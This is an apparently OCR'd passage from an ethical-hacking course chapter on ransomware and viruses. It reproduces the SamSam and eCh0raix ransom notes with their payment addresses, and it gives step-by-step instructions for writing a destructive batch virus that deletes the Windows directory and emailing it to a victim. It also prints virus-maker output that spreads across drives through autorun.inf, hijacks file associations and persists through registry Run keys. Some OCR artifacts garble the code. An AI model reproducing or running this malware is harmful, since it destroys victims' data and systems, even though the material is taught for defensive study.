
to this address: 1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm

Or use QR code

Figure 7.51: Screenshot displaying ransom demand message of eCh0raix ransomware

- **SamSam**

  SamSam is a notorious ransomware that infected millions of unpatched servers in 2018. It was first discovered in 2016; however, it was considered as a grave ransomware after the WannaCry attack due to its vast victim base in 2018. SamSam employs the RSA-2048 asymmetric encryption technique to encrypt the acquired local files in the infected systems. Unlike other ransomware, this ransomware does not attack victims randomly. This is a targeted ransomware, which specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves from such attacks. The attack technique employed by this ransomware is also different from that employed by other ransomware. Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP).



```
#What happened to your files?

All your files encrypted with RSA-2048 encryption, For more information search in Google "RSA Encryption"

#How to recover files?

RSA is a asymmetric cryptographic algorithm, You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key

#How to get private key?

You can get your private key in 3 easy step:

Step1: You must send us 1.7 BitCoin for each affected PC OR 29 BitCoins to receive ALL Private Keys for ALL affected PC's.

Step2: After you send us 1.7 BitCoin, Leave a comment on our Site with this detail: Just write Your "Host name" in your comment

*Your Host name is: WIN-S9HB9PD3LAE
Step3: We will reply to your comment with a decryption software, You should run it on your affected PC and all encrypted files will be recovered

*Our Site Address:http://5hvtr4qvmq76zyfq.onion/alpinism/

*Our BitCoin Address:1Ha4Y7QegJL2t577XK6nSUdCYAKKQC99sG

(If you send us 29 BitCoins For all PC's, Leave a comment on our site with this detail: Just write "For All Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 14 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to

How To Access To Our Site

For access to our site you must install Tor browser and enter our site URL in your tor browser.
You can download tor browser from https://www.torproject.org/download/download.html.en
For more information please search in Google "How to access onion sites"

# Test Decryption #

Check our site, You can upload 2 encrypted files and we will decrypt your files as demo.

#Where to buy Bitcoin

We advice you to buy Bitcoin with Cash Deposit or WesternUnion From https://localbitcoins.com/ or https://coincafe.com/buybitcoinswestern.php
Because they don't need any verification and send your Bitcoin quickly.

#deadline

You just have 7 days to send us the BitCoin after 7 days we will remove your private keys and it's impossible to recover your files
```

Figure 7.52: Screenshot displaying ransom demand message of SamSam ransomware

Some additional ransomware are as follows:

- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

How to Infect Systems Using a Virus: Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```


1. Convert the Game.bat batch file to Game.com using the **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim
3. When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

How to Infect Systems Using a Virus: Creating a Virus (Cont'd)


Using Virus Maker Tools

DELmE's Batch Virus Maker

DELmE batch virus maker creates viruses that can perform tasks such as **deleting files** on a hard disk drive, **disabling admin** privileges, cleaning the registry, and **killing tasks**



JPS Virus Maker



JPS (Virus Maker 4.0)

Virus Options :

- ☐ Disable Registry
- ☐ Disable MsConfig
- ☒ Disable TaskManager
- ☐ Disable Telegram
- ☐ Disable Media Player
- ☐ Disable Internet Explorer
- ☐ Disable Time
- ☐ Disable Group Policy
- ☐ Disable Windows Explorer
- ☐ Disable Notepad
- ☐ Disable Wordpad
- ☐ Disable Windows
- ☐ Disable System Restore
- ☐ Disable Taskbar
- ☐ Disable Start Button
- ☐ Disable DHCP Client
- ☐ Disable CMD
- ☒ Disable Windows Update
- ☒ Disable Control Panel
- ☐ Disable Desktop Icons
- ☐ Disable Screen Saver
- ☐ Disable Browsers
- ☒ Disable Drives
- ☐ Hide Services
- ☒ Hide Windows Clock
- ☒ Hide Desktop Icons
- ☐ Hide Run
- ☐ Hide Taskbar
- ☐ Hide Cursor
- ☐ Swap Mouse Button
- ☐ Remove Folder Options
- ☐ Lock Mouse and Keyboard
- ☐ Always Open CD_ROM
- ☐ Turn Off Monitor
- ☐ Crazy Mouse
- ☒ Enable Remote Desktop
- ☐ Destroy Clipboard
- ☐ Lock Screen
- ☐ Mute Sound
- ☒ Remove Bluetooth
- ☐ Remove Windows Themes
- ☐ Slow Mouse Speed
- ☒ Turn Off Windows Firewall
- ☒ Turn Off Windows Defender
- ☐ Run In System Mode
- ☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.


  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

  The following tools are useful for testing the security of your own antivirus software.

  - **DELmE's Batch Virus Maker**

    DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.


DELmE's Batch Virus Maker v 2.0
Infection
Payload
Other Options
Local Infection
Infect Reg Run Key
Infect All Drives
Infect All Folders
Infect Startup Folder
Infect Autoexec.bat
Infect "ls" Cmd
Filetype Infection
Infect All .Exe Files
Infect All .Lnk Files
Infect All .Doc Files
Infect All .Txt Files
Infect All .Pdf Files
Infect All .Xml Files
Infect All .Mp3 Files
Infect All .Mp4 Files
Infect All .Png Files
Infect Filetype...
Infect
Internet Spreading
Send To Contacts
DELmE's Batch Virus Maker Info
Save As .Bat
Save As .Txt
View Agreement
View Credits
Start Over
Exit

```
@ echo off
rem ------------------------------
rem Infect All Drives
for %%E In (A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
copy /Y %0 %%E:\
echo [AutoRun] > %%E:\autorun.inf
echo open="%%E:\%0" >> %%E:\autorun.inf
echo action=Open folder to see files... >> %%E:\autorun.inf)
rem ------------------------------
rem ------------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ------------------------------
rem ------------------------------
rem Infect All .Exe Files
assoc .exe=batfile
DIR /S/B %SystemDrive%\*.exe >> InfList_exe.txt
echo Y | FOR /F "tokens=1,*" delims=: " %%j in (InfList_exe.txt) do copy /y %0 "
rem ------------------------------
rem ------------------------------
rem Infect Reg Run Key
set valinf="rundll32_%random%_toolbar"
set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add %reginf% /v %valinf% /t "REG_SZ" /d %0 /f > nul
rem ------------------------------
rem ------------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ------------------------------
rem ------------------------------
rem Infect All .Pdf Files
assoc .pdf=batfile
DIR /S/B %SystemDrive%\*.pdf >> InfList_pdf.txt
echo Y | FOR /F "tokens=1,*" delims=: " %%j in (InfList_pdf.txt) do copy /y %0 "
rem ------------------------------
```

Virus Name: Connect Trojan
Virus Author: Fabinhoff

Enter File Extension To Infect (eg '.txt')

Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment

DELmE's Batch Virus Maker.

Version: 2.0
Scripting Language: AutoIt v3.3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net

